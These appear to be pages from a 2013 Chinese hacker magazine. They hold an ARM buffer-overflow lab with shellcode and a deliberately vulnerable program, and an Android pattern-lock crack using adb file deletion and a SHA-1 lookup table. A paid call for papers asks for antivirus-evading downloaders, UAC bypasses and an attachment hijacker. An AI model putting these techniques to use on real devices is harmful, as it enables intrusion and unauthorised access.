"\x6f\x69\x74\x2e"

```

保存好shellcode以备后面使用。

构造漏洞程序

下面我们来编写一段有漏洞的测试程序，代码如下：

```

#include <stdio.h>
#include <stdlib.h>
#include <sys/mman.h>
char shellcode[] =

```

```

"\x0d\x20\xa0\xe3"
"\x0f\x10\xa0\xe1"
"\x18\x10\x81\xe2"
"\x01\x00\xa0\xe3"
"\x04\x70\xa0\xe3"
"\x00\x00\x00\xef"
"\x00\x00\x40\xe0"
"\x01\x70\xa0\xe3"
"\x00\x00\x00\xef"
"\x61\x72\x6d\x20"
"\x65\x78\x70\x6c"
"\x6f\x69\x74\xe2";
void
bof(void)
{
FILE *fp;
char fname[] = "file.ov";
char buf[256];
fp = fopen(fname, "r");
if (!fp) {
fprintf(stderr, "can't open fname '%s'\n", fname);
return;
}
memset(buf, 0x0, sizeof(buf));
fread(buf, sizeof(char), 512, fp);
}
int
main(void)
{
mprotect((void *) ((unsigned int) shellcode & ~4095), 0x1000, PROT_READ |
PROT_WRITE | PROT_EXEC);
bof();
return 0;
}

```

这个程序很简单，问题出在 bof 函数中，buf 大小为 256，当数据大于 256 时就是溢出覆盖 pc 指针寄存器，导致 shellcode 执行。

先编译程序，使用 “arm-none-linux-gnueabi-gcc -Wconversion -Wall -W -pedantic -ansi -g -ggdb -static -o arm_bof bof.c” 命令进行编译，并生成调试文件以备下面调试。正常情况下会生成 arm_bof 文件，将该文件上传至 dev 目录，更改权限并运行，可以看到提示找不到 file.ov 文件。

这时我们需要精心构造一个 file.ov 文件来触发这个程序的缓冲区溢出，下面详细看下具体触发流程。

漏洞分析

从程序中可以看出，首先是读取 file.ov 文件，然后将数据读入 buf 中，在读入的时候有可能产生缓冲区溢出，此时我们就要用 shellcode 的地址覆盖到 pc 指针寄存器。

首先获得 shellcode 的地址，使用命令“arm-none-linux-gnueabi-gdb -q arm_bof”开始调试，使用“p &shellcode”定位 shellcode 地址。从图 3 中可看出地址为 0x81e98，记录地址以备后面构造 file.ov 使用。

```
D:\arm-exp>arm-none-linux-gnueabi-gdb -q arm_bof
(gdb) p &shellcode
$1 = (char (*)[49]) 0x81e98
(gdb) q
```

图 3

下面用 IDA 加载 arm_bof 文件，查看 bof 函数，如图 4 所示，可以看出偏移为 0x110 开始是我们要覆盖的地方。




图 4

编写 exp

有了偏移位置和 shellcode 地址，剩下的就是构造一个 file.ov，将偏移地址处的数据覆盖为 shellcode 地址。

使用 C32asm 构造如图 5 所示的文件，然后将该文件上传至 dev 目录，再次运行 arm_bof，如果成功，会执行 shellcode，输出打印信息，如图 6 所示。




图 5




图 6

Android 底层安全技术研究正在如火如荼的进行中，希望大家多多交流相互学习。

Android 图形锁破解

文/图 修炼中的柳柳

朋友将 Android 系统手机借给别人玩，结果被设了图形锁，于是找我帮忙解决。上网一番搜索，找到了下面的方法，USB 连接手机后用 adb 获取 shell，再执行如下指令即可。

```
cd /data/system
rm password.key
rm gesture.key
reboot
```

这么说来，password.key 和 gesture.key 文件便是保存图形锁的两个关键文件了。没几天，朋友又找我说 gesture.key 文件才是关键，并找我一起来研究图形锁。根据朋友提供的资料，图形锁屏是挂件，实现代码应在 com/android/internal/widget/ 中，于是我 grep 了下 gesture.key，果然在 LockPatternUtils.java 中有所收获，如图 1 所示。

```

LockPatternUtils.java x LockPatternView.java
0 10 20 30 40 50 60 70
451 * Generate an SHA-1 hash for the pattern. Not the most secure, but it is
452 * at least a second level of protection. First level is that the file
453 * is in a location only readable by the system process.
454 * @param pattern the gesture pattern.
455 * @return the hash of the pattern in a byte array.
456 */
457 private static byte[] patternToHash(List<LockPatternView.Cell> pattern) {
458     if (pattern == null) {
459         return null;
460     }
461
462     final int patternSize = pattern.size();
463     byte[] res = new byte[patternSize];
464     for (int i = 0; i < patternSize; i++) {
465         LockPatternView.Cell cell = pattern.get(i);
466         res[i] = (byte) (cell.getRow() * 3 + cell.getColumn());
467     }
468     try {
469         MessageDigest md = MessageDigest.getInstance("SHA-1");
470         byte[] hash = md.digest(res);
471         return hash;
472     } catch (NoSuchAlgorithmException nsa) {
473         return res;
474     }
475 }
476
477 private String getSalt() {

```

图 1

正如上面的代码所说，Android 对图形解锁的计算是取出每个点放入数组，当作字符串计算其 sha1 值。图形解锁有个特点，就是至少三点，至多九点，不允许重复，密码的输入流程如图 2 所示。




图 2

继续阅读代码，了解到 Android 的图形锁仅仅是以一个类似 char pattern[3][3]类的二维数组，所以九宫图形锁中每个点就是由{012}{012}组成的。比如图 3，密匙串就应该是 \x00\x01\x04\x07 了。Android 代码会继续对这个串计算其 sha1 散列值，因此我们完全可以做一个 rainbow 算出所有的可能性，最后所需要的仅是 grep 下就可以了。




图 3

接下来就只是编码实现了，具体实现代码可以看源码。原理很简单，就是数据结构中的栈+迷宫问题，因为每次走的都是点的上下左右斜左上斜右上斜左下斜右，一共 16 种走法，每走一步就判断数组中已走点数是否大于等于 3，大于就调用 writelog 函数把走过的路径写入 hash.db 中即可。

```
def writelog(tmp, prev):
    strings = ""
    paths = ""
    for i in prev:
        x,y = i
        paths = paths + str(x)+str(y)
        strings = strings + key_mapper[x][y]
    filehandle.write(paths+" | "+hashlib.sha1(strings).hexdigest()+"\n")
```

最后我们来看看效果，图 4 是我的小米手机的 2 字图形锁的 gesture.key，Root 过的手机直接 adb 上去获取的，00 01 11 10 20 21 正好对应图上的坐标，如图 5 所示。

```
-root@g0t3n ~/Desktop
-$ xxd -ps gesture.key
3fdd59cf234f9f4b05ec4e4e64f7aff622008a5c
-root@g0t3n ~/Desktop
-$ grep `xxd -ps gesture.key` hash.db
000111102021 | 3fdd59cf234f9f4b05ec4e4e64f7aff622008a5c
-root@g0t3n ~/Desktop
-$
```

图 4




图 5

至此，Android 系统的图形锁就被成功破解了，知道了其中的原理，你会发现原来不过如此，并无什么神秘性可言。

(完)

2013 年第 5 期杂志特约选题征稿

黑客防线于 2013 年推出新的约稿机制，每期均会推出编辑部特选的选题，涵盖信息安全领域的各个方面。对这些选题有兴趣的读者与作者，可联系信箱：du_xing_zhe@yahoo.com.cn，或者 QQ: 675122680，确定有意的选题。按照要求如期完成稿件者，稿酬从优！第 5 期的选题如下：

1) 编写下载者

说明：

编写一个下载者程序，每次开机启动后，都能从指定网站获取数据，下载并执行。

要求：

- 1) 将该程序上传到邮箱，然后下载到机器上运行，不会有 SmartScreen 提示。
- 2) Windows UAC 安全设置最高，程序自身运行时无提示，能获取系统管理员权限。
- 3) 执行其他程序也能无提示获取系统管理员权限。
- 4) 能绕过 360 安全卫士监控，加载驱动保护自身，隐藏和保护指定的文件，隐藏连接，使用 XueTr、PowerTool 工具无法查看到文件和连接。
- 5) 免杀过 360 安全卫士、360 杀毒等主流杀软。
- 6) 程序没有签名。
- 7) 运行的系统补丁打到最新。
- 8) 支持操作系统 Windows xp/2003/ista/7/2008/8。
- 9) 以上所有功能，能在 32 位和 64 位系统上通用稳定。

2) 邮箱附件劫持

说明：

编写一个程序，当用户在浏览器上登录邮箱（本地权限），发送邮件时，自动将附件里的文件替换为另外一个文件。

要求：

- 1) 支持 Gmail、hotmail、yahoo 新版旧版、163、126。
- 2) 支持 IE 浏览器 6/7/8/9/10，或支持火狐浏览器，或谷歌浏览器。

3) 突破 Windows7 UAC

说明：

编写一个程序，绕过 Windows7 UAC 提示，启动另外一个程序，并使这个程序获取到管理员权限。

要求：

- 1) Windows UAC 安全设置为最高级别；
- 2) 系统补丁打到最新；
- 3) 支持 32 位和 64 位系统。

4) Android 系统中暴力破解以 WEP 加密的 WIFI 密码

说明：

- 1) Android 系统为 root 过的;
- 2) 针对 WEP 加密方式进行破解;
- 3) 可以使用跑密码字典的方式实现;
- 4) 可以编写新程序或者移植。

要求:

- 1) 代码必须以后台方式运行;
- 2) 代码从 SD 卡 `wifi.txt` 文件读取要破解的目标;
- 3) 代码从 SD 卡 `pass.txt` 文件读取要尝试的密码;
- 4) 破解结果写入 SD 卡 `password.txt` 文件。

黑客防线
www.hacker.com.cn

2013 征稿启示

《黑客防线》作为一本技术月刊，已经 13 年了。这十多年以来基本上形成了一个网络安全技术坎坷发展的主线，陪伴着无数热爱技术、钻研技术、热衷网络安全技术创新的同仁们实现了诸多技术突破。再次感谢所有的读者和作者，希望这份技术杂志可以永远陪你一起走下去。

投稿栏目：

首发漏洞

要求原创必须首发，杜绝一切二手资料。主要内容集中在各种 0Day 公布、讨论，欢迎第一手溢出类文章，特别欢迎主流操作系统和网络设备的底层 0Day，稿费从优，可以洽谈深度合作。有深度合作意向者，直接联系总编辑 binsun20000@hotmail.com

Android 技术研究

黑防重点栏目，对 android 系统的攻击、破解、控制等技术的研究。研究方向包括 android 源代码解析、android 虚拟机，重点欢迎针对 android 下杀毒软件机制和系统底层机理研究的技术和成果。

本月焦点

针对时下的热点网络安全技术问题展开讨论，或发表自己的技术观点、研究成果，或针对某一技术事件做分析、评测。

漏洞攻防

利用系统漏洞、网络协议漏洞进行的渗透、入侵、反渗透，反入侵，包括比较流行的第三方软件和网络设备 0Day 的触发机理，对于国际国内发布的 poc 进行分析研究，编写并提供优化的 exploit 的思路和过程；同时可针对最新爆发的漏洞进行底层触发、shellcode 分析以及对各种平台的安全机制的研究。

脚本攻防

利用脚本系统漏洞进行的注入、提权、渗透；国内外使用率高的脚本系统的 0Day 以及相关防护代码。重点欢迎利用脚本语言缺陷和数据库漏洞配合的注入以及补丁建议；重点欢迎 PHP、JSP 以及 html 边界注入的研究和代码实现。

工具与免杀

巧妙的免杀技术讨论；针对最新 Anti 杀毒软件、HIPS 等安全防护软件技术的讨论。特别欢迎突破安全防护软件主动防御的技术讨论，以及针对主流杀毒软件文件监控和扫描技术的新型思路对抗，并且欢迎在源代码基础上免杀和专杀的技术论证！最新工具，包括安全工具和黑客工具的新技术分析，以及新的使用技巧的实力讲解。

渗透与提权

黑防重点栏目。欢迎非 windows 系统、非 SQL 数据库以外的主流操作系统地渗透、提权技术讨论，特别欢迎内网渗透、摆渡、提权的技术突破。一切独特的渗透、提权实际例子均在此栏目发表，杜绝任何无亮点技术文章！

溢出研究

对各种系统包括应用软件漏洞的详细分析，以及底层触发、shellcode 编写、漏洞模式等。

外文精粹

选取国外优秀的网络安全技术文章，进行翻译、讨论。

网络安全顾问

我们关注局域网和广域网整体网络防/杀病毒、防渗透体系的建立；ARP 系统的整体防护；较有效的不损失网络资源的防范 DDos 攻击技术等相关方面的技术文章。

搜索引擎优化

主要针对特定关键词在各搜索引擎的综合排名、针对主流搜索引擎的多关键词排名的优化技术。

密界寻踪

关于算法、完全破解、硬件级加解密的技术讨论和病毒分析、虚拟机设计、外壳开发、调试及逆向分析技术的深入研究。

编程解析

各种安全软件和黑客软件的编程技术探讨；底层驱动、网络协议、进程的加载与控制技术探讨和 virus 高级应用技术编写；以及漏洞利用的关键代码解析和测试。重点欢迎 C/C++/ASM 自主开发独特工具的开源讨论。

投稿格式要求：

1) 技术分析来稿一律使用 Word 编排，将图片插入文章中适当的位置，并明确标注“图 1”、“图 2”；

2) 在稿件末尾请注明您的账户名、银行账号、以及开户地，包括你的真实姓名、准确的邮寄地址和邮编、QQ 或者 MSN、邮箱、常用的笔名等，方便我们发放稿费。

3) 投稿方式和周期：

采用 E-Mail 方式投稿，投稿 mail: du_xing_zhe@yahoo.com.cn QQ675122680 投稿后，稿件录用情况将于 1-3 个工作日内回复，请作者留意查看。每月 10 日前投稿将有机会发表在下月杂志上，10 日后将放到下下月杂志，请作者朋友注意，确认在下一期也没使用者，可以另投他处。限于人力，未采用的恕不退稿，请自留底稿。

重点提示：严禁一稿两投。无论什么原因，如果出现重稿——与别的杂志重复——与别的网站重复，将会扣发稿费，从此不再录用该作者稿件。

4) 稿费发放周期：

稿费当月发放，稿费从优。欢迎更多的专业技术人员加入到这个行列。

5) 根据稿件质量，分为一等、二等、三等稿件，稿费标准如下：

一等稿件 900 元/篇

二等稿件 600 元/篇

三等稿件 300 元/篇

6) 稿费发放办法：

银行卡发放，支持境内各大银行借记卡，不支持信用卡。

7) 投稿信箱及编辑联系

投稿信箱 du_xing_zhe@yahoo.com.cn

编辑 QQ 675122680